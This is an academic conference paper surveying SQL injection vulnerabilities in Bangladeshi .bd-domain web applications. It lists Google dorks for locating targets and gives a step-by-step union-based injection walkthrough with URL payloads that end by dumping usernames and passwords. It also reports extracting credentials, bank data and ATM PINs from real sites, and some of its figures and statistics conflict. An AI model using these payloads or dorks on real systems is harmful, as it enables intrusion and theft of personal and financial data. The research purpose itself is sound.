Proc. of The Third Intl. Conf. on Advances in Computing, Electronics and Communication - ACEC 2015
Copyright © Institute of Research Engineers and Doctors, USA .All rights reserved.
ISBN: 978-1-63248-064-4 doi: 10.15224/ 978-1-63248-064-4-23

Exploring the SQL injection vulnerabilities of .bd domain web applications

Delwar Alam, Tanjila Farah, Md. Alamgir Kabir

***Abstract*—Web applications have been proven most efficient by providing easy access to services such as online education, banking, reservation, shopping, resources, and information sharing. Though the use of web applications is a comparatively new concept, various government and private organizations of Bangladesh have started getting accustomed to it. Bangladesh government has also taken initiative to support web based services and ensure their security and reliability. Most of the web applications of Bangladesh are registered under .bd domain. The global accessibility and sensitivity of the information's of web applications make them a target for web attackers. However the security issues of the .bd domain web applications are not addressed. No through study has been done so far on the existing vulnerabilities of these web applications. Hence the web applications are vulnerable to basic attack such as Structured Query Language injection (SQLi). This paper presents an evaluation of existing User input based SQLi vulnerability of web applications of .bd domain using black box penetration testing approach. The tests are performed manually. The data collected are analyzed to provide a guideline for website administrators.**

Keywords—*component, formatting, style, styling, insert* (key words)

I. Introduction

Web applications provide friendly interface and easy accessibility to the internet users. Various companies have launched web applications of their products to make their merchandises available worldwide [1]. With this increasing popularity, ensuring the security of these applications are also becoming a major concern. Web applications are dynamic as they are associated with back-end database and allow users to store and retrieve real time data [2]. However this also makes the database accessible by the intruders who intend to access database to retrieve unauthorized sensitive information and perform malicious activity through them. This results in security violations including identity theft, fraud, and control and corruption of web services [1], [9]. Database oriented web application are vulnerable due to design flaws such as: lack of input sanitization, unnecessary construction of dynamic queries, and unnecessary access to information [3]. Attackers inject unauthorized input or malicious code by manipulating design flaws to get unrestricted access of the web application database and thus the user data [4]. There are various exploitation techniques available. Structure query language Injection (SQLi) and Cross site scripting (XSS) are two of the most used exploitation [5]. Over the past few years there has been plenty of research in these fields of web application security, their types and vulnerabilities [[6], [8]. There are various sub types of SQLi and XSS [7]. In this paper we present an assessment and analysis of User-input based SQLi technique implemented on the web applications of .bd domain. We have considered two subtypes of SQLi: POST() based and GET() based methods for this research [10]. For analysis purpose the data is divided based on GET() and POST() method. This paper is organized as follow, we start by describing SQL, various SQLi and GET() and POST() based SQLi. In section 3 we explain the research methodologies. In section 4 we describe the steps of SQLi we used during the research. Section 5 we discuss our finding of the research. And then we conclude in section 6.

Delwar Alam
Daffodil International University
Bangladesh
delwaralam@gmail.com

Tanjila Farah
North South University
Bangladesh
tanjila.farah@northsouth.edu

Md. Alamgir Kabir
Daffodil International University
Bangladesh
alamgir.swe@diu.edu.bd

II. Background

Web applications operate by user writing the URL/address of the application in the browser. The browser carry the URL to the web server connected to the database. Between server and database is firewall that blocks any unauthorized requests to get connected to the database as shown in Figure 1. Most of the requests coming through browsers are allowed to bypass the firewall. These requests are known as http request. Once the browser provided request passes the first firewall the web servers use the request to form a SQL query. This query passes the second firewall to reach the database and retrieve information requested by the user. The same process is used by the adversaries to inject malicious input to the database and retrieve unauthorized data.




Figure 1. Connect to the database to retrieve data

A. *SQL*

Structured Query Language is a programming language used to communicate and control databases connected to web application. Once the users request reaches the web server, it dynamically forms a SQL query based on the users input. For example, consider a web application, “www.webpage. com” shown in Figure 2.




Figure 2. Web application URL

To retrieve the about us page from the web application: webpage.com, an id=2 is sent to the web server. The server then builds a SQL query adds the value 2 in the query as shown in Figure 3. This query is then sent to database. The id is matched in the database table where the page information and location of about us page are saved as shown in Figure 1. Once the id is matched the requested page is returned to the browser. The basic SQL queries are authorized for the users to perform on a database are: select, update, insert, and delete for retrieving, updating, adding, and deleting information to and from database.



Resource
Data
www.webpage.com/about_us.php?id=2'
Query
$sql="SELECT * FROM webpage_table WHERE id=' $id ' LIMIT 0,1";
Data
2'

Figure 3. The query for a specific page request

B. *Injection mechanism*

Based on the processing of user supplied data various mechanisms of SQLi can be implemented. Within the available SQLi techniques the most used mechanisms include [2]: user input based injection, second order injection, cookie based injection, server based injection, authentication bypass, and remote code execution. For this research user input based injection has been used.

C. *SQLi*

Structured query language Injection (SQLi) is a web attack used to gain unauthorized access to the web applications. This code based technique is used to exploit the vulnerabilities of the database through the interface of the web applications and servers. Vulnerability occurs when the user input parameters are not verified before forming the query and sending to the back-end database servers. SQLi technique uses parameter manipulation to gain access to the web applications system [4]. Parameter manipulation implies inserting unauthorized or wrong information as input in the query for database to generate error messages. Attackers find a parameter in the URL of web application that is passed directly to database. Malicious SQL command is embedded as content in to the parameter to be forwarded to database. For example shown in Figure 4 single quote and minus, minus, and plus signs in the URLs data section as malicious command. Single quote is used for query splitting and minus, minus, and plus signs are used for query joining. These values are discussed in detail in section 4.




www.webpage.com/about_us.php?id=2' --+
$sql="SELECT * FROM webpage_table WHERE id=' $id '   LIMIT 0,1";
' --+

Figure 4. Inserting unauthorized character through user input

These error messages reveal information about query structure server uses to connect to the database. Attackers use these information’s to build malicious query.


In the browser Hypertext transfer Protocol (HTTP) is used to retrieve data from web server. HTTP uses two methods: GET() and POST() to enable communication between user and web server [10]. The sever uses these inputs and get or post based method to build SQL query and retrieve data from the database. SQLi is implemented by manipulating HTTP methods [7].

1) Get based SQLi: In this method user inputs are sent as URL’s data value as shown in Figure 4. In the URL the web application address and the user information are separated by a question mark (?) as shown in Figure 2. All the values inserted by the user usually appear in the browsers URL box [9]. SQLi queries are also written in the browser URL as shown in Figure 4.
2) Post based SQLi: This method is used to retrieve information from user login section of a web application. This method transfers information via a HTTP headers function called QUERY STRING [9]. The values sent through the header function are stored in $POST array. The query for post based method is shown in Figure 5. SQLi entered in these fields to find the vulnerabilities is shown in Figure 6.



```
$sql="SELECT username, password FROM users WHERE
username=$_POST['uname'] and password=$_POST['passwd'] LIMIT 0,1";
```

Figure 5. Post based SQL query



```
$sql="SELECT username, password FROM users WHERE username=' ' order
by 2 # ']and password=$_POST['passwd'] LIMIT 0,1";
```

Figure 6. Post based SQL injection queryResearch Methodology

Proc. of The Third Intl. Conf. on Advances in Computing, Electronics and Communication - ACEC 2015
Copyright © Institute of Research Engineers and Doctors, USA .All rights reserved.
ISBN: 978-1-63248-064-4 doi: 10.15224/ 978-1-63248-064-4-23

This is an ongoing study. The research methodology includes data collection and vulnerability checking and analysis. The data collection and vulnerability checking steps are consecutive. Once all the vulnerabilities are assessed, the data analysis phase takes place.

D. *Collecting data*

To detect the vulnerable web application of .bd we have searched in google.com using several filters. The most used filter keywords are given in Table I.

TABLE I. FILTER KEYWORDS/ GOOGLE DORK FOR SEARCHING WEBSITES

Keyword
inurl:.php?id=
inurl:news.php?id=
inurl:index.php?id=
inurl:article.php?ID=
inurl:Page?id=
inurl:gallery.php?id=

E. *Vulnerability checking and data analysis*

After finding the target we have used step by step SQLi explained in section 4 to manually check the level of vulnerabilities in these websites. The level of vulnerability means the amount of data that could be retrieved from SQLi. For data analysis we have grouped the vulnerable web applications based on get and post based SQLi. Then we analyzed the data-set based on the GET and POST method.

III. Steps of SQLi

In user input based SQLi parameter splitting and balancing technique are used to inject vulnerable input value in the URL or user input field. As explained in section 2 SQLi uses get and post based method for injection. The steps of SQLi are mostly the same in both methods except get based SQLi is performed in URL section of the browser and post based SQLi is injected in user login section.

A. *Splitting the query*

The first step of SQLi is splitting the query to generate error messages. In this step the query is divided into two parts by inserting values in the data part of URL. For example, A single quote (′) character is used in SQL statement to designate start and end of a string value. In Figure 7, input in the id variable is 2′. When this input is inserted into query the single quote after value 2 completes the single quotation pair as shown by the arrow in Figure 7.



```
www.webpage.com/about_us.php?id=2'

$sql="SELECT * FROM webpage_table WHERE id= ' $id ' LIMIT 0,1";
```

Figure 7. Splitting the query

This corrupts dynamically generated SQL query and generates error messages as shown in Figure 8 [2]. The error message indicates a MySQL server is present. It also reveals the syntax of the of the SQL query. The characters (\′) indicates that the SQL query is ended with a single quote (′).



```
MySQL server version for the right syntax to use near '\' LIMIT
0,1' at line 1
```

Figure 8. Error after splitting the query

There are various SQL character vulnerability exists. The characters used in this research are shown in Table 2. Not all of them are usable for all web applications. It depends on the implementation of web application.

TABLE II. EXPLOITABLE SQL SYNTAX

SQL Syntax	Symbol
One Single Quote	′
One Single Quote with bracket	′)
One Double quote	″
One Double Quote with bracket	″)

An exception of query splitting syntax: The SQL syntaxes from Table 2 are not always usable for splitting a query. In such situation, a backslash (\) could be used to find the query syntax of the server as shown in Figure 9. Using backslash in the URL or login box will return an error message. In the error the character after the backslash is the syntax used by the web server to generate query.



```
www.webpage.com/about_us.php?id=2\

MySQL server version for the right syntax to use near '\' LIMIT
0,1' at line 1
```

Figure 9. Using backslash to find query code

B. *Joining or balancing the query*

In the first step of SQLi, the query is broken and an error message is generated. The next step is to fix the error. While an error exits the database won't reply any of the queries. Two techniques are used to fix the error: Query Join and Query balance. The syntaxes mostly used for query joining and balancing are shown in Table 3.


TABLE III. FEW SYNTAX'S FOR QUERY JOINING AND BALANCING

Method		Syntax
Query Fix	GET	--+ --(space)(any character string)
	POST	#
Query Balance		OR ′ 1
		OR ‘1′ =′1

An example of query joining process is shown in Figure 10. In the URL after the single quote, a space, minus, minus, and plus (--+) character strings are added. The signs should

Proc. of The Third Intl. Conf. on Advances in Computing, Electronics and Communication - ACEC 2015
Copyright © Institute of Research Engineers and Doctors, USA .All rights reserved.
ISBN: 978-1-63248-064-4 doi: 10.15224/ 978-1-63248-064-4-23

be together with no space. This is a query joining syntax. The character string -- is used in for commenting strings and + designates space. The syntax of this statement would result in commenting out all the string after query joining syntax. As shown in Figure 10, the query " ′ LIMIT 0,1″ " will be commented out by the query joining syntax. Thus the database will execute the query written before the query joining syntax. There are other query joining syntax's such as - - space and then any string. This query won't work unless a string is added after the space. Once the query is joined the web application in the browser will be back to its original form with no error messages. In post based method, for Query joining pound sign (#) is used. For balancing the query the same syntax is used get based method.




```
www.webpage.com/about_us.php?id=2' --+

$sql="SELECT * FROM webpage_table WHERE id= ' $id '  LIMIT 0,1";

2' --+
```

Figure 10. Joining the query

Both get and post based methods use same syntax for injection in query. After Splitting and joining/balancing a query, injection code is written between single quote and joining or balancing syntax as shown in Figure 11. Any query written here would be executed in the database. For this research we have used a specific set of SQL injection steps. These steps are as follow:


Step 1: Order by query is used to find out the number of columns in the databases table. As shown in example between the query splitting and joining syntax order by 4 is written in the URL. The order by syntax checks if the value added after the order by syntax matches the column number in the database table. For the example in Figure 11, this value is 4 indicating that the database table has 4 columns.



```
www.webpage.com/about_us.php?id=2' order by 4 --+

$sql="SELECT * FROM webpage_table WHERE id= ' $id '  LIMIT 0,1";

2' order by 4 --+
```

Figure 11. Query to find the number of columns in the specific page


A trial and error technique is used to determine the exact number of columns. If the value doesn't match the number of columns exists in the database an error message would be generated as shown in Figure 12. The error message indicates that column 5 doesn't exist in the database.



```
Unknown column '5' in 'order clause'
```

Figure 12. Error due to wrong order number


Step 2: Once the numbers of columns are retrieved union select or 'union all select' query is used to find the vulnerable columns in the database table. Using "union select 1,2,3,4" syntax, the numbers of vulnerable columns are inquired as shown in Figure 13. The numbers from 1-4 is listed in the syntax because in previous step we found the number of columns in database table is 4. Executing this query would print the exact numbers of vulnerable columns. In this query, value of the parameter has to be changed to -2 as shown in Figure 13. This is known as nullifying the original query. This value does not exist in the database. Any false condition could also be used to nullify.



```
www.webpage.com/about_us.php?id=-2' union select 1,2,3,4 --+

$sql="SELECT * FROM webpage_table WHERE id= ' $id '  LIMIT 0,1";

-2'%20union select 1,2,3,4%20--+
```

Figure 13. Query to find the vulnerable columns in the specific page


Step 3: After finding the number or numbers of vulnerable columns, the union select query is reconstructed. In the place of any of the vulnerable column number (which is 3 in Figure 14), Group concat (table name) written to print the names of all tables in the database. These names are retrieved from information schema database. Information schema is a default database in SQL server and it stores all the information's about all the databases in the server. The database() function is used to indicate the current database.



```
www.webpage.com/about_us.php?id=-2' union select
1,2,group_concat(table_name),4 from information_schema.tables where
table_schema=database() --+

$sql="SELECT * FROM webpage_table WHERE id= ' $id '  LIMIT 0,1";

-2%27%20union%20select%201,2,
group_concat(table_name),4%20from%20
information_schema.tables
%20where%20table_schema=database%28%29--+
```

Figure 14. Query to find the table names in the database


Step 4: Once the table names are retrieved the query is reconstructed to find the columns names. The query syntax for retrieving column names in a user table is shown in Figure 15.



```
www.webpage.com/about_us.php?id=-2' union select
1,2,group_concat(column_name),4 from information_schema.columns where
table_name='users' --+

$sql="SELECT * FROM webpage_table WHERE id= ' $id '  LIMIT 0,1";

-2%27%20union%20select%201,2,group_concat(column_name),4
%20from%20information_schema.columns
%20where%20table_name=%27users%27--+
```

Figure 15. Query to find the column name in a specific table

Step 5: The column names retrieved from previous step are used to retrieve the data stored in these columns. we have assumed the columns id, username, password exists in users table for our example. The reconstructed query syntax is shown in Figure 16.



```
www.webpage.com/about_us.php?id=-2' union select
1,2,group_concat(id, username, password),4 from users--+

$sql="SELECT * FROM webpage_table WHERE id= ' $id '  LIMIT 0,1";

-2%27%20union%20select%201,2,
group_concat(id, username, password),4%20from%20users
```

Figure 16. Query retrieving specific user data from databases user table

There are various automatic tools to implement SQLi [9], [8]. As we have used manual testing approach. These steps have theoretical similarities with existing tools. However, exact order of these steps might vary.

Proc. of The Third Intl. Conf. on Advances in Computing, Electronics and Communication - ACEC 2015
Copyright © Institute of Research Engineers and Doctors, USA .All rights reserved.
ISBN: 978-1-63248-064-4 doi: 10.15224/ 978-1-63248-064-4-23

IV. Result and Discussion

In this paper we have evaluated 600 web applications of .bd domain. Among them 400 web applications are found and 60 web applications are vulnerable to post based SQLi. The data that we could retrieved from these testing include: user name password, bank account number, database super admin login, ATM booth pin number, users address, phone number and many other sensitive information. In this section we analyze investigated web applications based on get and post method.

A. *Analysis of data-set vulnerable to get based SQLi*

340 web applications of the dataset are vulnerable to various query splitting techniques of get based SQLi. Shown in Figure 17, 65% of the websites are vulnerable to single quote (′) splitting. And other 10% and 15% could be exploited by double quote (″) and single quote single bracket.




Figure 17. Websites vulnerable to Get based SQLi

B. *Analysis of data-set vulnerable to post based SQLi*

In the data-set we have found 60 web applications vulnerable to post based SQLi. Shown in Figure 19 in the post based dataset the onlt splitting vulnerabilities found are single quote and double quote




Figure 18. Websites vulnerable to Post based SQLi

One key reason for web application vulnerability is the language and the platform of the development. In the post based vulnerable dataset 49% of the vulnerable web applications are developed using php version 5 or higher. About 46% are build using php version 4.4.9. Less than 2% are built with Joomla version 2.5 and 3% are built with ASP.net version 4 or lower. This analysis results may differ if the number of analyzed web application increases. In the data-set of post based SQLi vulnerable web applications, 53.33% of the applications are build using php version 4.9 and less. The rest of 43.33% build using php version 5.

V. Conclusion

This paper presents analysis of SQLi vulnerabilities existent in the web applications of .bd domain. Online web applications are recently getting popular in Bangladesh. So far no study has been done on the existing vulnerabilities these web applications endure. This paper is the first attempt towards analysis. For evaluation user input based SQLi techniques has been used to check the vulnerabilities of 600 web applications of .bd domain. 400 SQLi vulnerable web applications are found. Among them 340 web applications are found vulnerable to get based SQLi and 60 exploitable through post based SQLi. There is no overlap between these two techniques. Most of these vulnerable web applications are build using various older versions of php language. And CMS. The results also suggest the web servers are not properly maintained. These vulnerabilities could be prevented by using proper user input authentication and regular update. It is expected that the future developers would follow the best practice guideline for web applications before deployment.

References

[1] Halfond, W. G., Jeremy Viegas, and Alessandro Orso. "A classification of SQL-injection attacks and countermeasures." Proceedings of the IEEE International Symposium on Secure Software Engineering. IEEE, 2006.

[2] Bertino, E.; Kamra, A.; Early, James P., "Profiling Database Application to Detect SQL Injection Attacks," IEEE International Performance, Computing, and Communications Conference, 2007. IPCCC 2007., pp.449,458, April 2007

[3] Mittal, P.; Jena, S.K., "A fast and secure way to prevent SQL injection attacks," IEEE Conference on Information & Communication Technologies (ICT), 2013, pp.730,734, 11-12 April 2013

[4] Tajpour, A.; JorJor Zade Shooshtari, M., "Evaluation of SQL Injection Detection and Prevention Techniques," Second International Conference on Computational Intelligence, Communication Systems and Networks (CICSyN), 2010 , pp.216,221, 28-30 July 2010

[5] Johari, R.; Sharma, P., "A Survey on Web Application Vulnerabilities (SQLIA, XSS) Exploitation and Security Engine for SQL Injection," International Conference on Communication Systems and Network Technologies (CSNT), 2012 , pp.453,458, 11-13 May 2012

[6] Sunkari, V.; Guru Rao, C.V., "Preventing input type validation vulnerabilities using network based intrusion detection systems," International Conference on Contemporary Computing and Informatics (IC3I), 2014 , pp.702,706, 27-29 Nov. 2014

[7] Munadi, R.; Surya Fajri, T.; Meutia, E.D.; Mustafa, E., "Analysis of SQL injection attack in web service (a case study of website in Aceh province)," 3rd International Conference on Instrumentation, Communications, Information Technology, and Biomedical Engineering (ICICI-BME), 2013, pp.431,435, 7-8 Nov. 2013

[8] Kumar, P.; Pateriya, R.K., "A survey on SQL injection attacks, detection and prevention techniques," Third International Conference on Computing Communication & Networking Technologies (ICCCNT), 2012, pp.1,5, 26-28 July 2012

[9] Pinzón, C.; De Paz, J.F.; Bajo, J.; Herrero, A.; Corchado, E., "AIIDA-SQL: An Adaptive Intelligent Intrusion Detector Agent for detecting SQL Injection attacks," 10th International Conference on Hybrid Intelligent Systems (HIS), 2010, pp.73,78, 23-25 Aug. 2010

[10] Sharma, C.; Jain, S.C., "Analysis and classification of SQL injection vulnerabilities and attacks on web applications," International Conference on Advances in Engineering and Technology Research (ICAETR), 2014 , pp.1,6, 1-2 Aug. 2014.